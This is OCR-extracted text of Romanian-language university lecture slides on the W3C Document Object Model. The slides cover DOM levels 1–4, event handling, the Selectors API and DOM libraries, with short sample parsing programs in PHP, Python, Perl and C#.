
Interfața generică **HTMLCollection**

fiecărui element HTML îi corespunde o interfață specifică


HTMLDocument
HTMLDivElement
HTMLImageElement
...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
<!DOCTYPE html>
<html>
  <body>
    <p>Tehnologii Web</p>
    <div>
      <img src="web.png"/>
    </div>
  </body>
</html>
```



```
<!DOCTYPE html>
<html>
 <body>
  <p>Tehnologii Web</p>
  <div>
   <img src="web.png"/>
  </div>
 </body>
</html>
```



```
// un element HTML generic
interface HTMLElement : Element {
  attribute DOMString      id;                  // identificator asociat elementului
  attribute DOMString      title;               // titlu explicativ
  attribute DOMString      lang;                // limba în care e redactat conținutul
  attribute DOMString      className;           // numele clasei CSS folosite pentru redare
};
// specifică un formular Web
interface HTMLFormElement : HTMLElement {
  readonly attribute HTMLCollection  elements; // elementele HTML incluse în formular
  readonly attribute long            length;    // numărul câmpurilor formularului
  attribute DOMString                action;    // URI-ul resursei ce procesează datele
  attribute DOMString                enctype;   // tipul MIME de codificare a datelor
                                                // (application/x-www-form-urlencoded)
  attribute DOMString                method;    // metoda HTTP folosită (GET sau POST)
  void                               submit();  // trimite date URI-ului definit de 'action'
};
// interfața DOM pentru elementul <img/> (e.g., conținut grafic raster: GIF, JPEG, PNG)
interface HTMLImageElement : HTMLElement {
  attribute DOMString                alt;       // text alternativ descriind conținutul grafic
  attribute DOMString                src;       // URL-ul resursei reprezentând imaginea
};
```

dom: nivelul 2

Extinde funcționalitățile DOM1
crearea unui obiect Document
copierea unui nod dintr-un document în altul

și multe altele...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 2

Extinde funcționalitățile DOM1

alte facilități:
controlul aplicării foilor de stiluri CSS

tratarea evenimentelor

specificarea filtrelor și iteratorilor
(parcurgeri sofisticate de arbori DOM)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 2

Suport pentru procesarea foilor de stiluri

StyleSheet

StyleSheetList

MediaList

DocumentStyle

detalii la **http://www.w3.org/TR/DOM-Level-2-Style**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 2

Tratarea evenimentelor

definirea de activități (*callback*-uri) executate
la apariția unui eveniment


eveniment = acțiune produsă în cadrul mediului de execuție în urma căreia programul va putea reacționa

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 2

Tratarea evenimentelor

descrierea arborescentă a fluxului de evenimente
(*cascading vs. bubbling*)



fluxul de evenimente (T. Leithead *et al.*, 2012)

a se studia și W. Page, *An Introduction to DOM Events* (2013)
http://coding.smashingmagazine.com/2013/11/12/an-introduction-to-dom-events/

dom: nivelul 2

Tratarea evenimentelor

conceperea unui set standard de evenimente

e.g., de control al interacțiunii cu utilizatorul și de notificare a modificărilor de structură

detalii la **http://www.w3.org/TR/DOM-Level-2-Events**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 2

Tratarea evenimentelor

de interfață – *e.g.*, interacțiunea cu utilizatorul:
click, **mousedown**, **mouseup**, **mouseover**, **mousemove**,
keypress, **keydown**, **keyup**, **resize**, **scroll**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 2

Tratarea evenimentelor

de modificare a structurii documentului:
subtreeModified, **nodeInserted**, **nodeRemoved**, **attrModified**,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 2

Tratarea evenimentelor

HTML (la nivel de document Web ori de formular):
load, **unload**, **abort**, **error**, **select**, **submit**, **focus**, **blur**,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 2

Tratarea evenimentelor

sunt puse la dispoziție interfețele:

EventTarget

EventListener

Event – UIEvent, MouseEvent, MutationEvent

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 2

Traversarea arborilor DOM

se specifică interfețele opționale

TreeWalker

NodeIterator

Filter

http://www.w3.org/TR/DOM-Level-2-Traversal-Range

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 3

Extinde DOM 2, oferindu-se interfețe pentru manipularea XML via module DOM

un modul pune la dispoziție o facilitate particulară


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 3

Modulul Core include interfețele fundamentale ce trebuie implementate de toate implementările DOM conformându-se standardului

http://www.w3.org/TR/DOM-Level-3-Core

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



module disponibile: XML, HTML, XPath, Traversal, Range, Validation, Events, Views, Load & Save, Stylesheet,...

dom: nivelul 3

Interfețe noi importante:

DOMStringList, NameList, TypeInfo, UserDataInfo, DOMImplementationList, DOMImplementationSource, DOMLocator, DOMConfiguration

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 3

Interfețe modificate (extinse):

Document, Node, Attr, Element, Text, Entity

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 3

Module DOM 3 standardizate
DOM Load & Save

interfețe puse la dispoziție:
LSParser, LSInput, LSSerializer, LSOutput

http://www.w3.org/TR/DOM-Level-3-LS

dom: nivelul 3

Module DOM 3 standardizate
DOM Validation

oferă funcționalități de creare/editare (automată)
de documente conformându-se
unor scheme de validare

http://www.w3.org/TR/DOM-Level-3-Val

dom: nivelul 4

Unifică DOM3 Core, Element Traversal, Selectors API – level 2, DOM3 Events

apar interfețele ParentNode, ChildNode, Elements,...

suport și pentru specificarea de evenimente proprii via interfața CustomEvent

dom: nivelul 4

Interfața Node este extinsă cu proprietățile firstChild, lastChild, previousSibling, nextSibling și metoda adoptNode ()

dom: nivelul 4

Interfața Element include metodele
getElementsByClassName () și matches ()

dom: nivelul 4

Noi evenimente HTML5 ce pot fi tratate

interacțiune tactilă – www.w3.org/TR/touch-events/
touchstart, touchend, touchmove, touchcancel
+
conectivitatea la rețea: online, offline
diverse operațiuni: redo, undo, drag, drop,...
starea dispozitivului – deviceorientation, devicemotion

...și altele

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dom: nivelul 4

Selectors API

acces la diverse date via selectorii CSS cu metodele

query() queryAll() querySelector() querySelectorAll()

```
// toate elementele <li> selectate via CSS (date de tip NodeList)
var elemente = document.querySelectorAll ("ul.resurse>li");
for (var i = 0; i < elemente.length; i++) {
  prelucreaza (elemente.item (i));                    // procesăm fiecare nod
}
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

exemplificare – folosim consola oferită de *browser*:

document.querySelectorAll ("section[id^=\"week\"]:nth-child(even) > h2");

dom: implementări

HXT (*Haskell XML Toolbox*): procesări DOM în Haskell
www.haskell.org/haskellwiki/HXT

JAXP – parte integrantă din J2SE (javax.xml.*)

JDOM – API special pentru Java: **http://www.jdom.org/**

JSXML – bibliotecă JavaScript: **http://jsxml.net/**

QDOM – parte din Qt (C++)

dom: implementări

libxml – API oferit inițial de GNOME: **http://xmlsoft.org/**
baza unor biblioteci pentru C++, Perl, PHP, Python, Ruby,…
folosit și de libxslt

MSDOM – procesări XML pe client/server în C++
sau JScript (IE, IIS+ASP,…); parte din MSXML SDK

Xerces DOM API – platformă XML (C++/Java):
http://xml.apache.org/

dom: implementări

XmlDocument – clasă .NET Framework (C# *et al.*)

xml.dom – modul Node.js: **https://github.com/jindw/xmldom**

XML::DOM – modul Perl pentru DOM,
bazat pe Expat (XML::Parser)

xml.dom – modul din Python, parte a PyXML

avansat

dom: api-uri particulare (exemple)

BBC API – acces la programele transmise (disponibile în formatele XML, JSON, RDF, iCal):
http://www.bbc.co.uk/programmes/developers

Google APIs – suită de API-uri (Java, JS, PHP, Python, Objective-C, .NET) privind serviciile Google publice:
https://developers.google.com/apis-explorer/

node-xmpp – biblioteca Node.js (JavaScript) pentru XMPP
https://npmjs.org/package/node-xmpp

avansat

dom: api-uri particulare (exemple)


Open Data Protocol – inițiativă Microsoft (implementări în Java, JS, PHP, Ruby, .NET): **http://www.odata.org/**

SVG DOM API – procesarea documentelor SVG în Java (Apache Batik): **http://xmlgraphics.apache.org/batik**

TwiMLT (*Twilio Markup Language*) API – acces la serviciile de telefonie Twilio via biblioteci C++, Erlang, Perl, PHP, Python, Ruby, Scala: **http://www.twilio.com/docs**

dom: implementări

Procesarea documentelor XML/HTML



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```php
try {
  $doc = new DomDocument;   // instanțiem un obiect DOM
  $doc->load ("projects.xml");  // încărcăm documentul XML
  // afișăm informații privitoare la proiecte: titlul & clasa (dacă există)
  $projs = $doc->getElementsByTagName("project");
  foreach ($projs as $proj) {     // preluăm nodurile-element <title>
    $titles = $proj->getElementsByTagName("title");
    foreach ($titles as $title) {
      echo "Proiect: " . $title->nodeValue;
    }
    // verificăm dacă există specificată clasa proiectului
    if ($proj->hasAttribute("class")) {
      echo " de clasa " . $proj->getAttribute("class");
    }
  }
} catch (Exception $e) {
   die ("Din păcate, a survenit o excepție.");
}
```

procesări DOM
în limbajul PHP

```
try:
   doc = urllib.urlopen('projects.xml')  # încărcăm documentul
   dom = parse(doc)                      # îl procesăm…
   # parcurgem elementele <project> și oferim informații despre fiecare
   for proiect in dom.getElementsByTagName('project'):
      print 'Proiectul ' + proiect.childNodes[1].firstChild.nodeValue + \
            ' este de clasă: ' + proiect.getAttribute('class')
except Exception:
   print 'Din păcate, a survenit o excepție.'
```

procesări DOM în limbajul Python

http://docs.python.org/2/library/xml.dom

```
# program Perl care contorizează proiectele de clasă 'S'

# instanțiem procesorul XML
$parser = new XML::DOM::Parser;
# procesăm documentul
$doc = $parser->parsefile ('projects.xml');
$proiecte = $doc->getElementsByTagName ('project');
$nr_proiecte = $proiecte->getLength;
$proiecte_clasaS = 0;                          # inițial, 0 proiecte de clasă 'S'
for (my $i = 0; $i < $nr_proiecte; $i++) { # baleiăm toate proiectele
   $proiect = $proiecte->item ($i);          # preluăm clasa proiectului
   $clasa = $proiect->getAttributeNode ('class')->getValue;
   if ($clasa eq 'S') {
     $proiecte_clasaS++;
   }
}
print "\nSunt $proiecte_clasaS proiecte de clasă S.\n";
$doc->dispose ();                              # eliberam memoria
```

procesări DOM
în limbajul Perl

```
try {
  doc = new XmlDocument(); // instanțiem un document XML
  doc.Load("projects.xml");   // pentru a fi încărcat
  // afișăm informații privitoare la proiecte: titlu și clasă
  XmlNodeList projs = doc.GetElementsByTagName("project");
  foreach (XmlElement proj in projs) {
    // selectăm nodurile <title> via o expresie XPath
    XmlNodeList titles = proj.SelectNodes("./title");
    foreach (XmlElement title in titles) {
      Console.Write("Proiect: {0} ", title.InnerXml);
    }
    if (proj.HasAttribute("class") == true) { // există clasa specificată?
       Console.WriteLine("de clasa '{0}'.", proj.GetAttribute("class"));
    }
} catch ( Exception e ) {
   // din păcate, a survenit o excepție
}
```

